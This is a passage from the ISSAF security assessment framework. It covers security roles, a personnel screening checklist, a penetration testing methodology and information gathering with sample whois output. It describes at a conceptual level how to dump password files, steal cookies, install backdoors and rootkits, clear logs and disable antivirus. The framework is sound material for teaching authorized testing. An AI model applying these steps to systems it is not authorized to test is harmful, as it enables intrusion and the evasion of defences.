- Implementation of the Information Security Policies, Procedures and Minimum Baseline Standards for configurations
- Conduct of periodic reviews of the security configurations of the components
- Appropriate application of the change management processes for management of patches, upgrades, installation and maintenance activities pertaining to the specific components under his control

#### **8.5.6.5 APPLICATIONS & DATABASE SECURITY MANAGER**

The Application and Database Security Manager's role is responsible for the implementation and management of application security and logical security of both applications and databases of the Information Systems used within the Enterprise. The specific responsibilities would include the following:

- Maintenance and management of the configuration of the applications and databases
- Implementation of the Information Security Policies, Procedures and Minimum Baseline Standards for configurations
- Conduct of periodic reviews of the configurations of the applications and databases
- Appropriate application of the change management processes for management of patches, upgrades, installation and maintenance activities
- Management of user access to the applications and databases

#### **8.5.6.6 SECURITY COMPLIANCE MANAGER**

The Security Compliance Manager's role is responsible for ensuring the compliance to the Information Security Policies, Procedures and associated Standards, Guidelines and MBS by all personnel of the enterprise. This is one of the most critical roles in the Security Organization and Management process of an enterprise's security posture. The Security Compliance Manager's responsibilities will include the following:

- Performing periodic security reviews and assessments of the technology infrastructure of the company
- Researching and recommending best practices of Information Security management and implementation within the Enterprise.
- Being a proactive catalyst to identification and management of Information Security within the enterprise

## **9 ENTERPRISE SECURITY & CONTROLS ASSESSMENT**

[This page is intentionally left blank.]

## PERSONNEL SECURITY

[This section is not complete yet]

### INTRODUCTION

People are greatest assets of any enterprise and require specific attention to recruitment, promotion, personnel clearance, training, performance evaluation and job change termination.

### PRE-REQUISITE

### OBJECTIVE

The objective is to assess:

- That security responsibilities are addressed at recruitment stage and in contracts and monitored during recruitment.
- That potential recruits are appropriately screened.
- That all employees and third party users of information processing facilities sign a confidentiality agreement

### ASSESSMENT QUESTIONNAIRE

*This section contains a set of suggested evaluation check list that are expected to broadly fit the ISSAF based assessment process. Recognizing that each organization has its own unique processes, technologies and information processing architecture, it is possible that the ISSAF evaluation may need further steps to be performed. It is also possible that some of the suggested checks may need amplification. The assessor who is carrying out the ISSAF based evaluation should therefore use these check lists as guides and evolve a process that best fits the organization being reviewed.*

Evaluation Check		Yes	No	N/A	Evaluation Performed and Results
	Is personnel screening implemented by controls?				
	- Reference check eg one business and one personal				
	- Check for correctness of				

	<p>candidate's resume</p> <ul style="list-style-type: none"> <li>- Identify check by passport or similar document</li> </ul>				
	<p>Is the employee's terms and condition of employment:</p> <ul style="list-style-type: none"> <li>- States responsibilities with respect to information security</li> <li>- States legal responsibilities and legal rights are clearly defined</li> </ul>				

## TECHNICAL CONTROLS AND SECURITY ASSESSMENT

[This page is intentionally left blank]

## A UNDERSTANDING ASSESSMENT TRENDS

[This page is intentionally left blank]

## B PENETRATION TESTING METHODOLOGY

The ISSAF Penetration testing methodology is designed to evaluate your network, system and application controls. It consists three phases approach and nine steps assessment. The approach includes following three phases:

- Phase – I: Planning and Preparation
- Phase – II: Assessment
- Phase – III: Reporting, Clean-up and Destroy Artefacts

### B.1 PHASE – I: PLANNING AND PREPARATION

This phase comprises the steps to exchange initial information, plan and prepare for the test. Prior to testing a formal Assessment Agreement will be signed from both parties. It will provide basis for this assignment and mutual legal protection. It will also specify the specific engagement team, the exact dates, times of the test, escalation path and other arrangements. The following activities are envisaged in this phase:

- Identification of contact individuals from both side,
- Opening meeting to confirm the scope, approach and methodology, and
- Agree to specific test cases and escalation paths


### B.2 PHASE – II: ASSESSMENT

This is the phase where you actually carry out the Penetration test. In the assessment phase a layered approach shall be followed, as shown in figure below. Each peel represents a greater level of access to your information assets. The following layers are envisaged:

1. Information Gathering
2. Network Mapping
3. Vulnerability Identification
4. Penetration
5. Gaining Access & Privilege Escalation
6. Enumerating Further
7. Compromise Remote Users/Sites
8. Maintaining Access
9. Covering Tracks

Audit (optional – not a requirement of ISSAF penetration testing methodology)

The execution steps are cyclical and iterative hence represented by the circular arrows in the assessment phase in the figure below:



### **B.2.1 INFORMATION GATHERING**

Information gathering is essentially using the Internet to find all the information you can about the target (company and/or person) using both technical (DNS/WHOIS) and non-technical (search engines, news groups, mailing lists etc) methods. This is the initial stage of any information security audit, which many people tend to overlook. When performing any kind of test on an information system, information gathering and data mining is essential and provides you with all possible information to continue with the test. Whilst conducting information gathering, it is important to be as imaginative as possible. Attempt to explore every possible avenue to gain more understanding of your target and its resources. Anything you can get hold of during this stage of testing is useful: company brochures, business cards, leaflets, newspaper adverts, internal paperwork, and so on.

Information gathering does not require that the assessor establishes contact with the target system. Information is collected (mainly) from public sources on the Internet and organizations that hold public information (e.g. tax agencies, libraries, etc.)

This section of the assessment is extremely important for the assessor. Assessments are generally limited in time and resources. Therefore, it is critical to identify points that will be most likely vulnerable, and to focus on them. Even the best tools are useless if not used appropriately and in the right place and time. That's why experienced assessors invest an important amount of time in information gathering.

### **B.2.2 NETWORK MAPPING**

Following the first section, when all possible information about the target has been acquired, a more technical approach is taken to 'footprint' the network and resources in question. Network specific information from the previous section is taken and expanded upon to produce a probable network topology for the target. Many tools and applications can be used in this stage to aid the discovery of technical information about the hosts and networks involved in the test.

- Find live hosts
- Port and service scanning
- Perimeter network mapping (router, firewalls)
- Identifying critical services
- Operating System fingerprinting
- Identifying routes using Management Information Base (MIB)

- Service fingerprinting

To be effective, network mapping should be performed according to a plan. This plan will include probable weak points and/or points that are most important to the assessed organization, and will take into consideration all information obtained on the previous section.

Network mapping will help the assessor to fine tune the information previously acquired and to confirm or dismiss some hypotheses regarding target systems (e.g. purpose, software/hardware brands, configuration, architecture, relationship with other resources and relationship with business process).

### **B.2.3 VULNERABILITY IDENTIFICATION**

Before starting this section, the assessor will have selected specific points to test and how to test them. During vulnerability identification, the assessor will perform several activities to detect exploitable weak points. These activities include:

- Identify vulnerable services using service banners
- Perform vulnerability scan to search for known vulnerabilities. Information regarding known vulnerabilities can be obtained from the vendors' security announcements, or from public databases such as SecurityFocus, CVE or CERT advisories.
- Perform false positive and false negative verification (e.g. by correlating vulnerabilities with each other and with previously acquired information)
- Enumerate discovered vulnerabilities
- Estimate probable impact (classify vulnerabilities found)
- Identify attack paths and scenarios for exploitation

### **B.2.4 PENETRATION**

The assessor tries to gain unauthorized access by circumventing the security measures in place and tries to reach as wide a level of access as possible. This process can be divided in the following steps:

- Find proof of concept code/tool

Find proof of concept code available in your own repository or from publicly available sources to test for vulnerabilities. If the code is from your own trusted repository and thoroughly tested, you can use it, otherwise test it in an isolated environment.

- Develop tools/scripts

Under some circumstances it will be necessary (and cost effective) for assessors to create their own tools and scripts.

- Test proof of concept code/tool
  - Customize proof of concept code/tool
  - Test proof of concept code/tool in an isolated environment
- Use proof of concept code against target

The proof of concept code/tool is used against the target to gain as many points of unauthorized access as possible.

- Verify or disprove the existence of vulnerabilities

Only by testing vulnerabilities will the assessors be able to confirm or disprove vulnerabilities definitively.

- Document findings

This documentation will contain detail explanations of exploitation paths, assessed impact and proof of the existence of vulnerability.

## **B.2.5 GAINING ACCESS AND PRIVILEGE ESCALATION**

In any given situation a system can be enumerated further. Activities in this section will allow the assessors to confirm and document probable intrusion and/or automated attacks propagation. This allows for a better impact assessment for the target organization as a whole.

### **B.2.5.1 Gaining Access**

#### **B.2.5.1.1 GAIN LEAST PRIVILEGE**

Gaining least privilege access is possible by obtaining access to unprivileged accounts through several means, including:

- Discovery of username/password combinations (e.g. dictionary attacks, brute force attacks)
- Discovery of blank password or default passwords in system accounts
- Exploit vendor default settings (such as network configuration parameters, passwords and others)

- Discovery of public services that allow for certain operations within the system (e.g. writing/creating/reading files)

#### **B.2.5.1.2 COMPROMISE**

Reaching the target of the assessment (be it a specific system or a network) may require that intermediate systems are compromised as well, in order to bypass their security measures that may be potentially protecting access to the assessor's final target. These possible intermediate hops can be routers, firewalls, domain member servers or workstations, to name a few.

#### **B.2.5.1.3 FINAL COMPROMISE ON TARGET**

This step is the final compromise. The final target has been breached and is under complete control of the assessor. The final goal is to obtain administrative privileges over the system, in the form of administrative accounts such as Administrator, root, SYSTEM, etc.

#### **B.2.5.2 Privilege Escalation**

It is often the case that only low privileged access is obtained to a system. In that particular case the mapping of local vulnerabilities has to be performed (as opposed to network based vulnerabilities), proof of concept exploit obtained or developed, tested in an isolated environment, and applied on the compromised system.

At this stage the goal is again to obtain administrative privileges.

The main barriers to face are the level of patching and hardening of the system; and system integrity tools (including antivirus) that can detect and in some cases block the action of the proof of concept exploits required.

#### **B.2.6 ENUMERATING FURTHER**

- Obtain encrypted passwords for offline cracking (for example by dumping the SAM on Windows systems, or copying /etc/passwd and /etc/shadow from a Linux system)
- Obtain password (plaintext or encrypted) by using sniffing or other techniques
- Sniff traffic and analyze it
- Gather cookies and use them to exploit sessions and for password attacks
- E-mail address gathering

- Identifying routes and networks
- Mapping internal networks
- Perform steps 1 to 6 again with this system as starting point

## **B.2.7 COMPROMISE REMOTE USERS/SITES**

A single hole is sufficient to expose an entire network, regardless of how secure the perimeter network may be. Any system is as strong (in this case, as secure) as the weakest of its parts.

Communications between remote users/sites and enterprise networks may be provided with authentication and encryption by using technologies such as VPN, to ensure that the data in transit over the network cannot be faked nor eavesdropped. However, this does not guarantee that the communication endpoints haven't been compromised.

In such scenarios the assessor should try to compromise remote users, telecommuter and/or remote sites of an enterprise. Those can give privileged access to internal network.

If you are successful in gaining access into remote sites, follow steps 1.1 to 1.7, otherwise move to the next step.

## **B.2.8 MAINTAINING ACCESS**

*Note: the use of cover channels, back door installation and deployment of rootkits is often not performed as part of a penetration test, due to the risk involved if any of those remains open either during or after the testing, and are detected by an attacker.*

### **B.2.8.1 Covert Channels**

Covert channels can also be used to hide your presence on systems or on the network. Covert channels can be either protocol-tunnels (like icmp-tunnel, http-tunnel etc...) or can (ab)use VPN tunnels. Perform following steps to use covert channels:

- Identify Covert Channel Which Can Be Used
- Select the Best Available Tool for the Covert Channel
- Methodology - Setup the Covert Channel in the Target Network
- Test the Covertness of Channel Using Common Detection Technique

### **B.2.8.2 Backdoors**

Backdoors are meant to be able to always get back to a certain system, even if the account you used to hack the system is no longer available (for example, it has been terminated). Backdoors can be created in several ways. Either by using root-kits (see further), by opening a listening port on the target system, by letting the target system connect to your server, by setting up a listener for a certain packet sequence which in turn will open up a port.

### **B.2.8.3 Root-kits**

Root-kits will allow you to have even more power than the system administrator does of a system. You will be able to control the remote system completely.

Often rootkits also allow file, process and/or network socket concealment, while still allowing the individual in control of the rootkit to detect and use those resources.

## **B.2.9 COVER THE TRACKS**

*Note: it is normal practice during penetration tests to act as open as possible (except when requested by the customer) and to produce detailed information and logs of all activities, so the section below is mostly for reference purposes.*

### **B.2.9.1 Hide Files**

Hiding files is important if the security assessor needs to hide activities which have been done so far while and after compromising the system and to maintain back channel[s]. This is also important to hide tools so that these don't need to be uploaded to the target server each time.

### **B.2.9.2 Clear Logs**

The importance of this stage is easily understood but usually understated. After an attacker has successfully compromised a system, he will like to keep it without alerting the administrator, for obvious reasons. The longer the attacker stays on a compromised system, the better the chances that he will be able to achieve his goals further in the network.

During the process of compromising the system, some suspicious and/or erroneous activities are logged. A skilled attacker knows that logs need to be doctored. He modifies them to cover his tracks and delude his presence.

Note: This is only effective if no remote Syslog servers are in use. If these are, these remote Syslog servers will have to get hacked & cleared as well.

### **Methodology**

- Check History
- Edit Log files

#### **B.2.9.3 Defeat integrity checking**

In cases where static integrity checking by systems such as Tripwire has been implemented, it is very difficult to make any changes to the system without those being detected and reported.

However, if the deployment of the system integrity tool was incorrectly done, for example by leaving the file with the signatures of valid files and programs in the same server, it will be possible to modify the system and regenerate the signatures.

#### **B.2.9.4 Defeat Anti-virus**

Nowadays, on most workstations and servers, there is Anti-Virus software protecting the system against well known malicious software (like exploits, viri, worms, etc); the focus of this step in penetration testing is to be able to disable or defeat AV software so that the assessor is able to perform activities unhindered, and the possibility to reactivate the AV later.

In most centrally managed AV solutions, the AV software is restarted after a certain amount of time when it is stopped by an assessor. The “grace period” allows the assessor to perform several tasks in order that the AV software remains disabled for longer periods of time.

Possible things that assessors can do (most of these require Administrator level access):

- Create a batch file so that the AV services are stopped every 30 sec
- Disable the AV services
- Block the central management port

#### **B.2.9.5 Implement Root-kits**

Root-kits, like POC exploits, should be customized to be able to completely cover the assessor’s activities. In most cases if there is an AV patrolling, root-kits (usually on

win32) will be detected before installation. So, modifying the root-kits is required in most situations. It's also important to notice that some root-kits won't work on different system setups. For example your root-kit may work on win2k-SP3 but it can't cover anything on SP4.

### **AUDIT (OPTIONAL)**

System audits can tell even more about potential security vulnerabilities than a single penetration test. Therefore, system audits should be performed after completing a penetration test. The system audits should check for running services, open ports, established connections, file system permissions, logging and/or remote logging, auditing as per the detailed check list for a particular system.

## **B.3 PHASE – III: REPORTING, CLEAN UP & DESTROY ARTIFACTS**

### **B.3.1 REPORTING**

Minimal reporting should consists of followings:

#### **B.3.1.1 VERBAL REPORTING**

In the course of penetration testing if a critical issue is identified, it should be reported immediately to ensure that organization is aware of it. At this point criticality of issue should be discussed and countermeasure to safeguard against this issue should be provided.

#### **B.3.1.2 FINAL REPORTING**

After the completion of all test cases defined in scope of work, a written report describing the detailed results of the tests and reviews should be prepare with recommendations for improvement. The report should follow a well documented structure. Things that should be definitely in the report are the following sections:

- Management Summary
- Scope of the project (and Out of Scope parts)
- Tools that have been used (including exploits)
- Dates & times of the actual tests on the systems
- Every single output of tests performed (excluding vulnerability scan reports which can be included as attachments)
- A list of all identified vulnerabilities with included recommendations on how to solve the issues found.

- A list of Action points (what recommendation to perform first, what is the recommended solution)


For more detail refer to the vulnerabilities section

### **B.3.2 CLEAN UP AND DESTROY ARTIFACTS**

All information that is created and/or stored on the tested systems should be removed from these systems. If this is for some reason not possible from a remote system, all these files (with their location) should be mentioned in the technical report so that the client technical staff will be able to remove these after the report has been received.

## C PENETRATION TESTING METHODOLOGY, PHASE-II EXPLAINED

### Approach & Methodology



ISSAF Penetration Testing Approach & Methodology

## C.1 INFORMATION GATHERING

### Description

Information gathering consists of collecting all possible information about the target of the security assessment to help the assessor to perform a thorough security evaluation. In most cases the main source of information (and possibly the only one) is the Internet. The Internet can provide information about the target (company and/or person) using several methods, both technical (e.g. DNS/WHOIS) and non-technical (search engines, news groups, mailing lists, etc...).

This is the initial stage of any information security audit, which is often overlooked. When performing any kind of test on an information system, information gathering and data mining is essential and provides you with all possible information to continue with the test. Whilst conducting information gathering, it is important to be as imaginative as possible. Attempt to explore every possible avenue to gain more understanding of your target and its resources. Anything you can get a hold of during this stage of testing is useful: company brochures, business cards, leaflets, newspaper adverts, internal paperwork, and so on.

### Goal

The aim of the information gathering phase is exploring every possible avenue of attack; it gives a complete overview of the target and their practices, enabling you to test every vector relating to their information security. From gathering information using the techniques and resources outlined in this document you can learn many things about a target's information systems (e.g. what phone system they use, what Operating Systems they have on-site, how many employees they have, financial data, security history, and so on).

This step enables you to be as thorough as possible during all other stages of the methodology. Gathering information enables you to test every entry vector and allows you to map out a virtual topology of a person and/or their company, assets, and associated.

### Expected Results

After following the mentioned steps, an assessor may be able to gain insight into the target network:

- Employees (name and number of employees, role, positions and contact details,)

- Technology partners (technologies used, locations, computing platforms)
- Business partners (involvement, location, their trust relationship, and so on)
- Business/financial history, investments, and investor details
- Web presence (name and number of domains, where they are hosted, etc.)
- Physical locations (offices, data centers, partners, warehouses)
- Network topology and -architecture
- Technologies being implemented on the network
- E-mails, phone numbers, or any other personal information
- Company location, product names, and names of senior managers in the company
- IP block owned
- Administration and maintenance contact for target domain and IP block

### Pre-requisite

An Internet connection and a good imagination, logins to any associated business portals would also be useful but these may be gathered in later stages.

### History

This section has the longest history as data gathering has been used in many areas long before the advent of computers. For example Sun Tzu said:

***“With advance information, costly mistakes can be avoided, destruction averted, and the way to lasting victory made clear.”***

And

***“Investigate and plan before moving to the open battlefield, thus minimizing harm to self and the opponent”***

The idea of information gathering runs throughout *The Art of War* and it emphasizes how important gaining knowledge about any adversary is. This is also the case during a security test/audit as in a way; it is a simulated cyber war, which in many ways can benefit from the wisdom of Sun Tzu.

The gathering of data allows a security assessor to be cautious, to move through target networks and data systems silently, and to assess the strengths and the weaknesses of the information systems involved.

Of course, there are many other areas that have used information gathering such as corporate and political espionage, wartime reconnaissance, and similar situations.

Information Gathering can be divided into two parts. 1. Passive information gathering and 2. Active information gathering

## **PASSIVE INFORMATION GATHERING**

As per dictionary passive means “accepting or allowing what happens or what others do, without active response or resistance”

In the context of this framework “Passive Information Gathering” means that target is not probed at all.

### **Methodology**

Locate the target Web presence

Examine the target using search engines

Search Web groups

Search employee personal Web sites

Search Security & Exchange Commission and finance sites

Search uptime statistics sites

Search system/network survey sites

Search on P2P networks

Search on Internet Relay Chat (IRC)

Search job databases

Search newsgroups (NNTP)

Gain information from domain registrar

- Check for reverse DNS lookup presence
- Check more DNS information
- Check Spam database lookup
- Check to change WHOIS information

### 9.1.1 Locate the Target Web Presence

#### Description

The first thing to do is to identify any online presence the target has using information from initial contacts, e.g. e-mails, business cards, brochures, leaflets, etc.

Following this, you can take your contact's e-mail address or the website from the business card and/or brochure to gather more data.

#### Process

- Find target in all common search engines (using business name)
- Find Web presence (you may have this from the e-mail address already)
- B2B – Web points of presence for business-to-business transactions (e.g. A partner portal)
- B2E – Web points of presence for business-to-enterprise communication (e.g. Web-enabled intranet site)
- B2C – Web points of presence for business to customer transaction (e.g. an e-commerce website)

#### Tips

Generally one will get the best results using various keyword combinations such as:

- Target name
- Location
- Industry
- Product type
- Product lines/names
- Contact names

#### Countermeasures

Have a policy describing what information should or should not be published on the public website.

#### Links

Watching the Watchers II, by j0hnny:

[http://johnny.ihackstuff.com/security/premium/04-01-2003-Watching\\_the\\_Watchers\\_II-2.ppt](http://johnny.ihackstuff.com/security/premium/04-01-2003-Watching_the_Watchers_II-2.ppt)

#### Tools

The best choices in most situations are:

<http://www.google.com/>

<http://www.dogpile.com/>

<http://www.alltheweb.com/>

<http://www.infoseek.com/>

<http://www.kartoo.com/> - provides a good visual link between organizations and individuals.

#### Remarks

### 9.1.2 Examine Domain Name System / Find Out Domain Registration Info and IP Block Owned

#### Description

Domain name and IP block information can be retrieved from ICANN assigned Regional Internet Registries (RIR). ICANN stands for Internet Corporation for Assigned Names and Numbers. It's a non-profit organization, distributes domain names and IP addresses.

Domain Names are managed by many organizations, either country specific, or at a global level for top level domains like .com, .org, .net, etc. For example:

Web Site	Country
<a href="http://www.internic.net/">http://www.internic.net/</a>	United States, top level domains
<a href="http://www.nic.uk/">http://www.nic.uk/</a>	United Kingdom (.uk domains)
<a href="http://www.nic.ar/">http://www.nic.ar/</a>	Argentina (.ar domains)

There are five Regional Internet Registries (RIR) assigned by ICANN, which are responsible for allocating IP Addresses, domain names, autonomous system numbers:

- APNIC (<http://www.apnic.net/>) - Asia-Pacific
- ARIN (<http://www.arin.net/>) - North America
- LACNIC (<http://www.lacnic.net/>) - Latin American and Caribbean
- RIPE (<http://www.ripe.net/>) - Europe and the Middle East
- AFRINIC (<http://www.afrinic.net/>) – Africa

#### Examples/Results

```
$ whois -h whois.arin.net 67.18.176.102
```

```
OrgName:      ThePlanet.com Internet Services, Inc.
OrgID:        TPCM
Address:      1333 North Stemmons Freeway
Address:      Suite 110
City:         Dallas
StateProv:    TX
PostalCode:   75207
Country:      US
```

```
ReferralServer: rwhois://rwhois.theplanet.com:4321
```

```
NetRange:     67.18.0.0 - 67.19.255.255
CIDR:         67.18.0.0/15
NetName:      NETBLK-THEPLANET-BLK-11
NetHandle:    NET-67-18-0-0-1
Parent:       NET-67-0-0-0-0
NetType:      Direct Allocation
NameServer:   NS1.THEPLANET.COM
NameServer:   NS2.THEPLANET.COM
Comment:
RegDate:      2004-03-15
Updated:      2004-07-29
```

RTechHandle: PP46-ARIN  
 RTechName: Pathos, Peter  
 RTechPhone: +1-214-782-7800  
 RTechEmail: adimns@theplanet.com

OrgAbuseHandle: ABUSE271-ARIN  
 OrgAbuseName: Abuse  
 OrgAbusePhone: +1-214-782-7802  
 OrgAbuseEmail: abuse@theplanet.com

OrgNOCHandle: TECHN33-ARIN  
 OrgNOCName: Technical Support  
 OrgNOCPhone: +1-214-782-7800  
 OrgNOCEmail: admins@theplanet.com

OrgTechHandle: TECHN33-ARIN  
 OrgTechName: Technical Support  
 OrgTechPhone: +1-214-782-7800  
 OrgTechEmail: admins@theplanet.com

# ARIN WHOIS database, last updated 2006-02-10 19:10  
 # Enter ? for additional hints on searching ARIN's WHOIS database.

*\$ whois oiissg.org*

Domain ID:D103443729-LROR  
 Domain Name:OISSG.ORG  
 Created On:14-Dec-2003 14:01:43 UTC  
 Last Updated On:12-May-2005 09:00:27 UTC  
 Expiration Date:14-Dec-2006 14:01:43 UTC  
 Sponsoring Registrar:Melbourne IT, Ltd. dba Internet Names Worldwide (R52-LROR)  
 Status:OK  
 Registrant ID:A10714105021670  
 Registrant Name:Open Information System Security Group  
 Registrant Organization:Open Information System Security Group  
 Registrant Street1:Village - Arwar, Vaya - Nasirabad,  
 Registrant Street2:  
 Registrant Street3:  
 Registrant City:Ajmer  
 Registrant State/Province:RA  
 Registrant Postal Code:302016  
 Registrant Country:IN  
 Registrant Phone:+99.99999999  
